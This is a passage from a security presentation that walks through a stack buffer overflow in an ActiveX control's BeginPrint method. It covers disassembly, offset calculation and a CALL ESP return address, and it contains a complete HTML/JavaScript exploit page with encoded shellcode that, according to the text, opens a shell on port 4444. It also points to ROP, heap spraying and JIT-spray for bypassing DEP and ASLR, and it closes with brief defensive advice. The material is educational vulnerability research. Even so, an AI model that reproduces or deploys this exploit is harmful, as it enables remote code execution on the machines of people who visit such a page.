.text:1000E540                 lea     ebp, [esp-70h]
.text:1000E544                 sub     esp, 28Ch
.text:1000E54A                 push    ebx
.text:1000E54B                 push    esi
.text:1000E54C                 mov     esi, [ebp+70h+pcbNeeded]
.text:1000E54F                 xor     ebx, ebx
.text:1000E551                 cmp     [esi+100h], ebx
.text:1000E557                 push    edi
.text:1000E558                 jz      short loc_1000E564
.text:1000E55A                 push    0C0040201h
.text:1000E55F                 jmp     loc_1000E764
```

- The **BeginPrint** function is receiving two parameters.


Calculating our evil buffer size



- The buffer size goes from the address **0x016CC910** to address **0x016CCBA0** which was the old return address of **Oleaut32!DispCallFunc.**

- At this moment the address **0x016CCBA0** is already overwritten with a **CALL ESP** address which belongs to the **user32.dll** module at **0X77DBF9E3.**

CALL ESP from user32.dll module



- We can find opcodes from a module using **FindJump** or manually **using IDA**

Collecting all the information

Comments	Address	Stack	Size
	0x014D0000	Top	
Our evil buffer of « A »	0x016CC910		**0x290 bytes** **656 (dec)**
Ret 8	0x016CCBA0	EIP (come back to **Oleaut32 !DispCallFunc**)	**4 bytes**
	0X016CCBA4 0X016CCBA8	Parameters	**2*4 = 8 bytes**
Our Payload :)	0X016CCBAC		**0xDBAC bytes** **56236 (dec)**
	0x016BEFFC	Bottom	
	0x016BF000		

- At this point we can calculate how many bytes we need to overwrite **EIP** and **EBP.**
- We can also determine how many bytes we have on hand to inject our payload. In this case 56236 bytes. **This is not always the case!**

Which part of the code is responsible for this overflow?

```
-00000298 ; Frame size: 298; Saved regs: 4; Purge: 8
-00000298 ;
 00000298
-00000298                 db ? ; undefined
-00000297                 db ? ; undefined
-00000296                 db ? ; undefined
-00000295                 db ? ; undefined
-00000294                 db ? ; undefined
-00000293                 db ? ; undefined
-00000292                 db ? ; undefined
-00000291                 db ? ; undefined
-00000290                 db ? ; undefined
-0000028F                 db ? ; undefined
-0000028E                 db ? ; undefined
-0000028D                 db ? ; undefined
-0000028C pPrinterName    db ?
-0000028B                 db ? ; undefined
-0000028A                 db ? ; undefined
-00000289                 db ? ; undefined
-00000288                 db ? ; undefined
-00000287                 db ? ; undefined
-00000286                 db ? ; undefined
-00000285                 db ? ; undefined
-00000284                 db ? ; undefined
```

```
text:1000E564 loc_1000E564:                          ; CODE XREF: BeginPrint+19↑j
text:1000E564            cmp     [ebp+70h+lpWideCharStr], ebx
text:1000E567            mov     [ebp+70h+pPrinterName], bl
text:1000E56D            jz      short loc_1000E5AC
text:1000E56F            push    [ebp+70h+lpWideCharStr] ; lpWideCharStr
text:1000E572            lea     ecx, [ebp+70h+var_98]
text:1000E575            call    sub_1000B28D
text:1000E57A            push    dword ptr [eax] ; char *
text:1000E57C            lea     eax, [ebp+70h+pPrinterName]
text:1000E582            push    eax             ; char *
text:1000E583            call    _strcpy
text:1000E588            lea     eax, [ebp+70h+var_94]
text:1000E58B            cmp     [ebp+70h+var_98], eax
text:1000E58E            pop     ecx
text:1000E58F            pop     ecx
text:1000E590            jz      short loc_1000E59B
text:1000E592            push    [ebp+70h+var_98] ; void *
text:1000E595            call    _free
text:1000E59A            pop     ecx
text:1000E59B
text:1000E59B loc_1000E59B:                          ; CODE XREF: BeginPrint+51↑j
text:1000E59B            lea     eax, [ebp+70h+pPrinterName]
text:1000E5A1            push    eax             ; char *
text:1000E5A2            call    _strlen
text:1000E5A7            test    eax, eax
text:1000E5A9            pop     ecx
text:1000E5AA            jnz     short loc_1000E611
```

- Since the parameter involved in the buffer overflow is **pPrinterName**, the overflow occurs when a call to **strcpy** is being done without any check.
- It is very funny to see that a size check using **strlen** to compute the number of bytes has been done after the call to **strcpy** routine! ☺

Coding the exploit

```
<HTML>
<BODY>
  <object id=ctrl classid="clsid:{C26D9CA8-6747-11D5-AD4B-C01857C10000}"></object>
<script language='javascript'>

var payLoadCode=unescape("%eb%03%59%eb%05%e8%f8%ff%ff%ff%4f%49%49%49%49%49%49%51%5a%56%54%58%36%33%30%56%

    function ExploitMe()
    {
        var size_buff = 656;
        var x = "AAAA";
        while (x.length<size_buff) x += x;
        x = x.substring(0,size_buff);

        var eip = unescape("%E3%F9%DB%77"); //  call esp from user32.dll Module
        x += eip;

        var buff_ret_8 = unescape ("%90%90%90%90%90%90%90%90");
        x += buff_ret_8;

        x += payLoadCode;

        ctrl.BeginPrint(x);
    }

</SCRIPT>
<input language=JavaScript onclick=ExploitMe() type=button value="Go">
</BODY>
</HTML>
```


- We define a **656 bytes** buffer to overwrite **EIP & EBP.**
- We use a **call esp** address at **user32.dll** module to overwrite the old pointer to **Oleaut32!DispCallFunc** function.
- A buffer of **8 bytes is also created replacing the two parameters** of the **BeginPrint** function.
- Finally the payload (opens port 4444) is added and the **BeginPrint method** is called.

Windows 7 and Internet Explorer protections

- **DEP** Windows Data Execution Prevention /NX memory pages marked as non executable.
- **ASLR** (Address space layout randomization) moves executable images into random locations when a system boots, making it harder for exploit code to operate predictably
- **Internet Explorer 8 and 9** will enable **DEP/NX protection** when run on an operating system **with the latest service pack**.
- Hopefully others techniques as ROP, .NET user control, actionscript/java, heap spraying, jit-spray **can help you bypass these protections.**

Preventing ActiveX attacks

- **Turn on** the killbit of the control**.**
- **Unregister** the ActiveX can be also a way to protect you against an ActiveX attack.
- **Security patches**.
- Audit any new ActiveX you install in your PC. (**Fuzzing**)
- Make **the right choice** about your Internet Browser!



HIGH-TECH BRIDGE®
INFORMATION SECURITY SOLUTIONS

DEMO (Tracing & executing the exploit)

Become fully aware of the potential dangers of ActiveX attacks

Questions?

brian.mariani@htbridge.ch